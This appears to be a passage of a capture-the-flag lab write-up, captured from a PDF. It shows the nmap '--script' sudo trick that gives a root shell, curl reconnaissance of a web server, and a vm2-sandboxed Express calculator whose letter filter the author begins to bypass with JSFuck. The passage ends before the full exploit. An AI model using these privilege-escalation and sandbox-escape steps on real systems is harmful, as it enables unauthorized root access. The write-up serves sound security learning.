
I was shocked it didn't give me permission denied. This is a bad configuration that allows me to be run by running this command.

```
TF=$(mktemp)
```

```
echo 'local f=io.open("file_to_write", "wb"); f.write("data"); io.close(f);' > $TF
```

```
nmap --script=$TF
```

```
usr
var
$ ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
$ whoami
www-data
$ TF=$(mktemp)
$ echo 'os.execute("/bin/sh")' > $TF
$ sudo nmap --script=$TF
Starting Nmap 7.80 ( https://nmap.org ) at 2024-10-23 20:06 UTC
NSE: Warning: Loading '/tmp/tmp.9ujoEY8Yslw' -- the recommended file extensi
on is '.nse'.
whoami
root
[]
```

A terminal window with a dark background. The user lists directories, identifies themselves as www-data, creates a temporary file with a shell command, and runs nmap with that script. The output shows the user is root. The terminal is part of a browser window with tabs for 'Menu', 'nmap | GTFOBins - Br...', 'Mozilla Firefox', and 'Burp Suite Professio...'.

Menu nmap | GTFOBins - Br... Mozilla Firefox [Burp Suite Professio...]

OK, let's discover the machines with us in the network.

`sudo nmap`

We discover one device 10.0.0.5 with open ports 80, 3000, & 22.

let's see PORT 80 first. I used Curl:

`curl -v -I http://10.0.0.5:80` and got this info

```

* Trying 10.0.0.5:80...
* TCP_NODELAY set
* Connected to 10.0.0.5 (10.0.0.5) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.0.0.5
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
HTTP/1.1 200 OK
< Date: Wed, 23 Oct 2024 20:11:03 GMT
Date: Wed, 23 Oct 2024 20:11:03 GMT
< Server: Apache/2.4.41 (Ubuntu)
Server: Apache/2.4.41 (Ubuntu)
< Last-Modified: Wed, 23 Oct 2024 15:30:37 GMT
Last-Modified: Wed, 23 Oct 2024 15:30:37 GMT
< ETag: "27d-6252691536589"
ETag: "27d-6252691536589"
< Accept-Ranges: bytes
Accept-Ranges: bytes
< Content-Length: 637
Content-Length: 637
< Vary: Accept-Encoding
Vary: Accept-Encoding
< Content-Type: text/html
Content-Type: text/html

<
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Just Index</title>
  <style>
    body {
      display: flex;
      justify-content: center;
      align-items: center;
      height: 100vh;
      margin: 0;
      background-color: #f0f0f0;
    }
    h1 {
      font-size: 48px;
      color: #333;
    }
  </style>
</head>
<body>
  <h1>Can You Escape Me?</h1>
  <!--Check .CheckIt.js & Test.json Note: Do Not Forget, Delete them before production-->
</body>
</html>

```

There is a comment says that you should check [CheckIt.js & Test.json](#).

By checking I found two code one shows 'Secure and sandboxed' app and other shows the versions of resources used and test the product.

```

const express = require("express");
const {VM} = require("vm2");

const app = express();
const vm = new VM();

app.use(express.json());

app.get('/', function (req, res) {
  return res.send("Hello, just index : ");
});

app.post('/calc', async function (req, res) {
  let { eqn } = req.body;
  if (!eqn) {
    return res.status(400).json({ 'Error': 'Please provide the equation' });
  }
  else if (eqn.match(/[a-zA-Z]/)) {
    return res.status(400).json({ 'Error': 'Invalid Format' });
  }

  try {
    result = await vm.run(eqn);
    res.send(200, result);
  } catch (e) {
    console.log(e);
    return res.status(400).json({ 'Error': 'Syntax error, please check your equation' });
  }
});

app.listen(3000, '0.0.0.0', function() {
  console.log("Started !")
});

```

After researching `vm2`, we obtained the following information:

- `vm2`: A sandbox that can run **untrusted** code with whitelisted Node's `require` support. Securely executes code in a VM context.

And now we understand why the author said: 'Secure and sandboxed. but let's first go through the code:

```

app.get('/', function (req, res) {
  return res.send("Hello, just index : ");
});

app.post('/calc', async function (req, res) {
  let { eqn } = req.body;
  if (!eqn) {
    return res.status(400).json({ 'Error': 'Please provide the equation' });
  }
  else if (eqn.match(/[a-zA-Z]/)) {
    return res.status(400).json({ 'Error': 'Invalid Format' });
  }

  try {
    result = await vm.run(eqn);
    res.send(200, result);
  } catch (e) {
    console.log(e);
    return res.status(400).json({ 'Error': 'Syntax error, please check your equation' });
  }
});

app.listen(3000, '0.0.0.0', function() {
  console.log("Started !")
});

```

- The server expects the request body to contain a key `eqn`.

- If `eqn` is not provided, it responds with a `400` status code and an error message: `Please provide the equation`.
- If `eqn` contains any alphabetic characters (a-zA-Z), it responds with a `400` status code and an error message: `Invalid Format`.
- If the equation is valid, it attempts to execute it in the VM sandbox.
- If the equation executes successfully, it returns the result with a `200` status code.
- If there is a syntax error or any other issue during execution, it logs the error to the console and responds with a `400` status code and an error message: `Syntax error, please check your equation`.

As you can see in the code, our inputs are being passed to `vm.run(eqn);` without any filtering, except for a regex check `eqn.match(/[a-zA-Z]/)` that looks for alphabetic characters from a-zA-Z. So, how can we exploit this? The first thing I did was search for a way to bypass the regex check, since without bypassing this, the exploit will not work, right?"

After extensive searching and trying different methods, I found that we can bypass the filter using JSFuck.

JSFuck-encoded code is valid JavaScript, though highly obfuscated. When the `vm.run(eqn)` function is called, `vm2` parses and executes this obfuscated code